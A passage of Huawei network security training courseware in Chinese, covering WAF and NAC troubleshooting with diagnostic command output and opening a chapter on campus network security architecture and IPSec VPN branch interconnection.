    - 如果切换为“网桥直通”后，业务仍然不能恢复，则尝试将运行模式切换为“物理直通”。并确认业务确认运行状态。
- 如果网络故障或网站无法访问的情况还是无法恢复，可以将WAF设备下架，将网络恢复到原来的拓扑。

WAF故障信息收集

- 在WAF出现故障时，收集设备信息是进行故障定位的基础，信息收集得越完整越及时，就越有利于准确快速的定位。需要收集的信息主要有设备状态信息、设备日志。
- 设备状态信息主要有系统版本、接口状态、资源利用率、流量状态等。
- 设备日志主要包括系统日志和告警日志。
- 除了需要收集上述信息外，在WAF故障处理过程中，可能需要抓包确认报文信息，可以通过WAF上的抓包工具进行抓包，然后对数据包进行分析。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

WAF设备状态信息收集

系统版本

接口状态

资源利用率

流量状态

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

WAF设备日志信息收集

系统日志

告警日志

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 系统日志记录的是WAF系统事件的名称和发生时间。系统事件主要包括CPU使用率、磁盘使用率、内存使用率等信息。
- 告警日志是对攻击事件的记录审计，常见的攻击行为有SQL注入、XSS、CSRF等攻击行为都可以通过告警日志进行记录。告警日志记录的内容主要有攻击者IP地址、攻击特征、攻击时间、URL地址等内容，通过告警日志能够更好的协助管理员及时的了解攻击行为和攻击来源。

数据包抓取

- 进入“系统 > 系统维护 > 网络工具”，单击“抓包”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：被保护站点访问异常

- 现象描述：
  - 被保护站点网站无法访问，网页无法打开。
- 处理步骤：首先将WAF切为物理直通后尝试网站是否正常，如仍访问不通，则非WAF造成的原因，如访问正常，检查以下因素：
  - 物理层因素，如线缆是否插好、上下联设备的端口是否正常等。
  - 数据链路层因素，如上联交换机是否开启端口安全、WAF端口是否开启STP等。
  - 检查网络层因素，通过抓包或询问客户的方式查看是否存在路由不对称的情况。
  - 检查应用层因素，检查服务器端口是否存活、WAF是否过载。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 检查物理层因素，如检查网线是否插好、上下联设备端口是否正常，可以通过WAF前台查看网口是否有error、drop包，以上都排查后再尝试物理直通下是否正常；其次需要检查WAF与交换机端口的速率和双工模式是否一致，如果不一致请在WAF与交换机端口上配置相同的端口速率与双工模式。
- 检查数据链路层因素，检查交换机端口是否为error-down，如果在WAF开启STP，同时交换机开启BPDU保护的情况下，交换机会将连WAF的一端口禁用掉，在接口上显示error-down状态，将WAF的STP关闭就可以，其次检查交换机是否启用端口安全，如果交换机端口启用端口安全功能，则需要关闭该功能。
- 检查网络层因素，通过抓包或询问客户的方式查看是否存在路由不对称的情况（使用链路捆绑的环境这个问题较容易发生），比如客户端的syn包从链路1发送，而服务器返回的syn+ack从链路2返回，那么就会造成WAF三次握手不成功，从而导致网站访问不通，解决方法是将WAF放置在单一链路环境下，保证syn和syn+ack在一条链路上通信。
- 检查应用层因素，首先使用ping检查服务器是否存活，使用telnet检查80端口是否存活，检查服务器的错误返回，如返回503错误时，查看服务器和WAF是否过载，如WAF过载检查当前的连接数值是否超过设备性能，另外可以尝试调整保护站点的长短连接。

案例：访问被保护站点被拦截

- 现象描述：
  - 访问被保护站点的请求被WAF拦截，显示WAF拦截之后的阻断页面。

- 处理步骤：
  - 确认客户触发的URL和时间。
  - 针对该URL和时间段检查WAF的告警日志，找出相对应的告警日志。
  - 如果该告警日志为触发误报策略，则需要将该策略禁用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：WAF无告警日志

- 现象描述：
  - WAF设备上线之后，用户能够正常访问保护站点但尝试攻击之后无告警日志。。
- 处理步骤：
  - 首先开启WAF访问审计功能，查看是否有正常的访问日志。如果有访问日志那表明攻击方式未到达攻击效果并没有触发策略；如果没有访问日志，则需要查看WAF是否工作在透明代理模式下。
  - 检测保护对象是否配置正确，检查保护站点的IP、端口、保护链路等信息。
  - 抓包确认是否有Trunk信息，如部署在Trunk链路上需要在保护站点上开启VLAN支持，并填上服务器的VLAN号。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络安全故障排查概述
2. 防火墙故障排查
3. VPN故障排查
4. IPS故障排查
5. WAF故障排查
6. **NAC故障排查**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络准入控制（NAC）故障处理思路

- 用户上线过程包括认证和接入两部分，认证技术使用最多的为RADIUS协议，接入技术包括802.1X、Portal和MAC等。认证技术和不同的局域网接入技术结合，可以实现对接入用户的认证授权，从而实现对局域网接入用户的访问权限控制。
- 出现接入认证故障后，首先需确认用户接入类型，802.1X认证需要用户在802.1X客户端上输入用户名和密码；Portal认证需要用户在浏览器中访问网址才能触发；MAC认证用户不需要任何操作。用户认证失败或异常掉线时，可通过如下步骤查看用户上下线的原因。
  - 查看是否存在认证域及相关配置错误。
  - 执行命令trace object mac-address，查看认证服务器的回应报文。
  - 执行命令display aaa online-fail-record all，根据User online fail reason字段确认用户上线失败原因。
  - 执行命令display aaa abnormal-offline-record all，根据User offline reason字段确认用户异常下线原因。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 定位问题时，需要先排除路由、链路等网络问题。无线场景中，处理用户上线故障之前，首先要排除AP上线失败和终端关联失败的故障。
- 后续将以华为AR路由器为例介绍网络准入控制的故障处理。

查看服务器的回应报文

- 维护人员在定位NAC业务的用户接入过程中的问题时，可以根据需要创建相应的诊断对象进行业务诊断来定位用户接入问题。
- 可根据服务器回应定位用户接入问题，例如如下命令行回显可以看到服务器回应了拒绝报文。

```
[Huawei] trace object mac-address 000c-291a-4b03
[BTRACE][][7177][RADIUS][000c-291a-4b03]:
 Received a authentication reject packet from radius server（server ip = 10.1.1.1）.  //收到服务器的reject报文
.......
[BTRACE][20xx/11/22 14:29:32][7177][RADIUS][000c-291a-4b03]:Send authentication reject message to AAA.
[BTRACE][20xx/11/22 14:29:32][7177][AAA][000c-291a-4b03]:
AAA receive AAA_RD_MSG_AUTHENREJECT message（51） from RADIUS module（73）.
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 服务器回应认证拒绝有多种原因，最常见的有用户名密码错误、RADIUS服务器授权策略无法匹配等，这些问题需要首先通过排查服务器日志找到根因后，再调整服务器、终端或设备配置解决。

查看用户上下线原因

- 出现故障后，可以通过命令查看用户上下线原因。

```
<Huawei> display aaa online-fail-record all
 ----------------------------------------------------------------
 User name                      : test
 Domain name                    : default
 User MAC                       : 00e0-fc01-85bc
 User access type               : MAC
 User access interface          : Eth-Trunk10
 Qinq vlan/User vlan            : 116/100
 User IP address                : 10.1.1.10
 User IPV6 address              : -
 User ID                        : 326678
 User login time                : 20xx/09/20 10:06:32
 User online fail reason  : Radius authentication reject
 Authen reply message  : ErrorReason is The access quanti...
 User name to server     : zxx
 ----------------------------------------------------------------
```

用户上线失败原因为“RADIUS服务器回应认证拒绝报文”。

```
<Huawei> display aaa abnormal-offline-record all
 ----------------------------------------------------------------
 User name                      : cdw
 Domain name                    : l2bng
 User MAC                       : 00e0-fc01-4f2b
 User access type               : MAC
 User access interface          : Wlan-Dbss1
 Qinq vlan/User vlan            : 0/2012
 User IP address                : 10.17.17.219
 User IPV6 address              : -
 User ID                        : 18
 User login time                : 20xx/03/16 19:40:18
 User offline time              : 20xx/03/16 19:43:20
 User offline reason            : AAA cut command
 User name to server            : cdw@l2bng
----------------------------------------------------------------
```

用户异常下线原因为“命令行删除用户”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

常见802.1X认证故障

802.1X认证失败

- 设备与RADIUS服务器的802.1X用户认证方式不一致：保证设备与RADIUS服务器的用户认证方式一致
- RADIUS服务器认证拒绝：用户名密码错误、RADIUS服务器授权策略无法匹配。排查服务器日志寻找根因，调整服务器、终端、设备配置解决。
- RADIUS服务器无响应：确认服务器是否添加了设备IP，并确认添加的IP与认证请求的源IP是否一致。
- 终端MAC地址静默：查看剩余静默时间，也可通过命令调整802.X用户被静默的时间。

802.1X认证用户掉线


- ARP探测失败：
  1.确认用户所在VLAN对应的VLANIF是否配置IP地址。
  2.确认是否指定VLAN内用户下线探测报文的源IP地址。
  3.确认终端是否已经离开网络或设备上是否存在ARP攻击
- IP地址冲突：
  1. 存在异常终端，发送具有相同IP地址的ARP报文或关机后仍有流量。
  2. 设备未开启802.1X认证的ARP探测功能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

常见MAC认证故障

- MAC认证失败
  - 设备与RADIUS服务器的802.1X用户认证方式不一致：保证设备与RADIUS服务器的用户认证方式一致
  - RADIUS服务器认证拒绝：用户名密码错误、RADIUS服务器授权策略无法匹配。排查服务器日志寻找根因，调整服务器、终端、设备配置解决。
  - RADIUS服务器无响应：确认服务器是否添加了设备IP，并确认添加的IP与认证请求的源IP是否一致。
  - 终端MAC地址静默：查看剩余静默时间，也可通过命令关闭MAC认证静默功能。
  - MAC认证账号被锁定：根据认证方式选择关闭锁定功能或激活本地用户。
- MAC认证用户掉线
  - ARP探测失败：
    1.确认用户所在VLAN对应的VLANIF是否配置IP地址。
    2.确认是否指定VLAN内用户下线探测报文的源IP地址。
    3.确认终端是否已经离开网络或设备上是否存在ARP攻击
  - IP地址冲突：存在异常终端，发送具有相同IP地址的ARP报文或关机后仍有流量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 当怀疑遭遇“Portal服务器模板配置下的server-ip不正确”故障时，可通过以下两种方式确认Portal服务器模板配置下的server-ip是否正确。
  - 在系统视图下执行命令 **trace object ip-address** *ip-address*（终端IP地址），如果提示Failed to process packet for portal server,because server IP does not config.（serverIP=x.x.x.x），则可以确认认证请求的源IP不在设备配置的server-ip列表里。
  - 在用户视图下执行命令**debugging web all**，如果提示Failed to process packet for portal server,because server IP does not config.（serverIP=x.x.x.x），则可以确认认证请求的源IP不在设备配置的server-ip列表里。

思考题

1. （多选题）以下关于入侵防御故障现象和原因的描述，正确的有哪些项?
   A. 配置IPS的策略后，未产生入侵日志的原因可能是设备运行状态不正确
   B. 配置IPS策略后，邮件概率性发送失败可能是配置了IPS阻断功能
   C. 配置IPS为阻断，但威胁日志仍然显示为告警，可能是签名配置为例外签名，且动作为告警
   D. 当威胁日志动作与预期不符可能是日志系统故障

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABC

本章总结

- 本课程主要介绍了各种技术或产品的故障场景及处理思路，主要包括防火墙、IPS、WAF等安全设备及VPN、入侵防御、反病毒、NAC等安全技术。
- 通过本课程的学习，您能够在部署和应用各种安全技术和设备的同时，掌握故障场景下的问题处理思路，搭配相关模拟实验，可以进一步提升故障处理能力。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

园区网络安全解决方案

HUAWEI

前言

- 随着网络技术的发展，网络安全的攻防态势也在悄然发生变化。零日攻击、APT攻击等新型网络攻击技术给不少企业造成了严重的经济损失。
- 为了保证企业园区网络不受侵害，需指定合理的全网安全防护框架，并设计针对性的安全解决方案，灵活应用各种安全设备和技术。
- 本课程介绍大型园区网络的安全总体方案、出口网络安全解决方案、内网网络安全解决方案、终端接入安全解决方案以及安全管理运营解决方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述园区网络通用组网模型
  - 描述园区出口网络面临的安全威胁、挑战，以及对应的安全解决方案
  - 描述园区内部网络分区面临的安全威胁、挑战，以及对应的安全解决方案
  - 描述园区终端接入时可能的安全威胁、挑战，以及对应的安全解决方案
  - 描述安全管理运营解决方案


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **园区网络安全总体方案**
2. 出口网络安全解决方案
3. 内网网络安全解决方案
4. 终端接入安全解决方案
5. 安全管理运营解决方案


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

园区网络通用组网模型及安全解决方案全景图




Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

园区网络分区部署模型



- **网络出口区**：为园区网络提供Internet出口或专线出口。
- **核心交换出区**：园区网络的数据交换核心，实现各网络分区之间的通信。
- **DMZ区**：部署可供外部访问的业务。
- **服务器区**：部署企业内部业务所需要的服务器。
- **管理区**：部署网络管理与运营相关的服务器，如网络控制器、分析器、定位服务器等。
- **办公网**：用于办公终端接入。
- **分支网络**：用于分支机构或合作单位接入。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 网络出口区：重点防范来自Internet的威胁和攻击，对用户的上网行为进行管控，并对分支机构、出差员工等的远程接入进行管控。
- 核心交换区：防范内网可疑文件传播，防范安全威胁的横向扩散，监控僵尸文件、木马、蠕虫、勒索软件等在内网的传播情况。
- DMZ：监控Web服务器、邮件服务器等服务器，发现WebShell、恶意邮件上传等攻击行为。
- 服务器区：重点保护服务器资产，发现并阻断内网潜伏的攻击、恶意扫描，渗透等。
- 办公网：防范内网可疑文件传播，保护终端安全。
- 生产/物联网：与其它网络隔离，避免其它区域传入恶意文件，防范未知威胁扩散。
- 管理运维区：在管理运维区内部署安全运营中心，对全网的安全进行统一管理和运营，包括全网安全态势感知、漏洞扫描、运维审计、日志审计等。

园区网络安全解决方案全景图

出口安全解决方案

- 网络出口安全
- 分支互联安全
  - IPSec VPN方案
  - DSVPN方案

内网安全解决方案

- 核心交换区安全方案
- 办公网安全方案
- DMZ安全方案
- 服务器区安全方案
- 分支网络安全方案
- 以太网交换网络安全方案

接入安全解决方案

- 本地接入安全方案
  - NAC（Network Access Control，网络接入控制）认证方案
  - 业务随行方案
  - 终端识别与策略自动化方案
- 远程移动办公接入方案
  - SSL VPN远程接入方案

终端安全解决方案

- SACG联动方案
- 终端防仿冒

安全管理与运营解决方案

- 全网态势感知
- 全网统一运维审计
- 网络诱捕方案
- 园区安全联动闭环

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 园区网络安全总体方案
2. **出口网络安全解决方案**
3. 内网网络安全解决方案
4. 终端接入安全解决方案
5. 安全管理运营解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


园区网络出口安全解决方案全景

- 网络出口安全：重点防护园区网络出口接入互联网的安全，即总体方案中的出口区安全部署方案。
- 分支互联安全：重点解决分支网络（包括合作方的外联网络）接入（总部）园区网络的安全。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


网络出口安全威胁和风险



主要安全威胁和风险：


- 恶意访问和攻击，如DDoS攻击
- 网络病毒
- 垃圾邮件
- APT攻击
- 员工远程接入带来的安全威胁和风险
- 非法的上网行为带来的威胁和风险

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 园区网络出口安全解决方案：
  - 部署DDoS防御设备，对互联网流量进行检测和清洗，以防范来自互联网的DDoS攻击。
  - 部署防火墙和IPS设备，保护出口边界安全。
  - 部署VPN网关，用于出差员工通过Internet远程接入办公网。
  - 部署上网行为管理设备，对用户的上网行为进行管控和审计。
  - 部署沙箱，用于防范APT攻击和未知威胁。
  - 同时，在管理运维区设置安全运营中心，部署安全态势感知系统、安全控制器、上网行为管控与审计系统、统一运维审计系统、日志审计系统等对上述设备或系统进行管理、控制；部署漏洞扫描器。

分支互联安全方案：IPSec VPN



场景说明：


- 园区分支通过Internet互联时，需要保证通信安全性，防止数据被窃取或篡改，因此针对园区分支之间互访的数据进行加密处理。

解决方案：

- 在总部和分支的出口区部署防火墙，并部署IPSec VPN，实现安全互联。
- 适用总部与分支互联的场景，分支的流量（包括分支间的互访流量）均经过总部。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

分支互联安全方案：Hub-Spoke场景下的VPN需求




场景说明：

- 企业希望在总部与分支之间建立Hub-Spoke方式的IPSec VPN网络。
